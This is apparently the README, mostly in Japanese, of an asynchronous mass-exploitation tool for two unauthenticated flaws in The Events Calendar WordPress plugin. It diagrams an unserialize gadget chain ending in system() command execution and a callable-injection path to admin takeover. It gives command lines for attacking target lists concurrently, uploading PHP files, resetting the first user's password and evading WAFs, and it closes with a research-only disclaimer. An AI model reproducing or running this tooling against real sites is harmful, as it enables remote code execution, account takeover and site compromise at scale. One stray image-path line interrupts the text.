antid00t/cve-2026-78006-cve-2026-78159
The Events Calendar WordPressプラグイン(CVE-2026-78006、CVE-2026-78159)向けの非同期マスエクスプロイトツールで、未認証のRCE、PHPアップロード、管理者アカウントの乗っ取りを実現します。

         █████╗  ███╗   ██╗ ████████╗ ██╗ ██████╗   ██████╗   ██████╗  ████████╗
        ██╔══██╗ ████╗  ██║ ╚══██╔══╝ ██║ ██╔══██╗ ██╔═████╗ ██╔═████╗ ╚══██╔══╝
     ███████║ ██╔██╗ ██║    ██║    ██║ ██║  ██║ ██║██╔██║ ██║██╔██║    ██║
     ██╔══██║ ██║╚██╗██║    ██║    ██║ ██║  ██║ ████╔╝██║ ████╔╝██║    ██║
     ██║  ██║ ██║ ╚████║    ██║    ██║ ██████╔╝ ╚██████╔╝ ╚██████╔╝    ██║
     ╚═╝  ╚═╝ ╚═╝  ╚═══╝    ╚═╝    ╚═╝ ╚═════╝   ╚═════╝   ╚═════╝     ╚═╝
» E X P L O I T S «

🔥 完全非同期 · WAFバイパスラダー · 自動検出 · 認証不要
| WordPress プラグイン | The Events Calendar (StellarWP) — 600,000 以上のアクティブインストール |
| 影響を受けるバージョン | <= 6.17.4 |
| 修正済みバージョン | 6.17.4.1 |
| 認証 | ❌ 不要 — ゼロインタラクション、モデレーション前 |
| CVSS | 9.8 CRITICAL |
unauth comment ──► moderation-hash preview ──► do_blocks()
                                                    │
                    enable_rendering_widget_copied() ──► re-forges wp_hash with SECRET salt
                                                    │
                     unserialize() ◄── legacy-widget block
                          │
          Lazy_Post_Collection::__unserialize()
                          │
                array_map('system', $cmds)  ──►  🔥 OS command execution
不正な末尾を持つラッパー
a:2:{i:0;<gadget>i:1;X}でis_safe_widget_instance()をバイパスする — マジックメソッドはパースエラーが処理を中断する前に発火する。
plain-array instance (no objects — passes every object guard)
                          │
        featured_events_only => true   ◄── deterministic query starvation
                          │
          messages.php ──► tec_classes($classes)
                          │
     Element_Classes::parse_array() ──► is_callable($value)
                          │
              $value($this->results)  ──►  wp_update_user() ──►  👑 admin takeover
# install dependencies
pip3 install -r requirements.txt

# scan a single target (non-destructive proofs)

python3 tec.py --url http://localhost --cmd id

# scan multiple labs concurrently
python3 tec.py --list labs.txt --threads 50 --output results.txt

# FULL MODE: command execution + PHP file upload + admin takeover
python3 tec.py --list labs.txt --full --threads 50 --insecure --cmd id --output results.txt
labs.txt — 1行につき1つのベースURL:
http://localhost
http://192.168.56.101/lab-wp
http://user:[email protected]:8080    # optional inline basic-auth
| オプション | 説明 |
|---|---|
--url / --list | 単一ターゲット / ターゲットファイル |
--threads N | 同時実行ターゲット数 — 非同期セマフォ(デフォルト 30) |
--cve both|1|2 | 実行するチェーン(デフォルト both) |
--cmd CMD | CVE-2026-78006 用の OS コマンド(デフォルト id) |
--upload-php | test lab PHP ファイルを WP ルートに書き込み、HTTP 経由で検証 |
--login-proof | ユーザー ID 1 のパスワードを 1 にリセットし、ログインを検証(破壊的) |
--full | 1 件のコメントからすべての破壊的プリミティブを実行(破壊的) |
--obfuscate-blocks | \u エスケープされたブロック JSON — WAF ステルス配信 |
--insecure | TLS 検証をスキップ(自己署名 HTTPS ラボ向け) |
--auth USER:PASS | すべてのターゲットに対する Basic 認証 |
--id-range LO-HI | イベント探索のためにプローブする投稿 ID(デフォルト 1-40) |
--output FILE | 結果ファイル — 成功したターゲットをリアルタイムで書き込み |
\u エスケープ JSON、
マルチパートボディ、最小ペイロード;Wordfence / ModSecurity / Cloudflare を自動診断system → passthru → shell_exec → execcount オラクル;破壊はオンデマンドのみ<= 6.17.4、コメントが有効かつイベント投稿で表示されていること、
公開済みイベントが少なくとも 1 件あることpip3 install -r requirements.txt新しいエクスプロイト、PoC、セキュリティリサーチの公開情報。
このツールは教育および研究目的のみに提供されています。研究者や管理者が自身のラボ環境を検証できるよう、 公開されている脆弱性(CVE-2026-78006、CVE-2026-78159)を実演するものです。
このツールを使用することにより、あなたは自身の行為に対して全責任を負うものとします。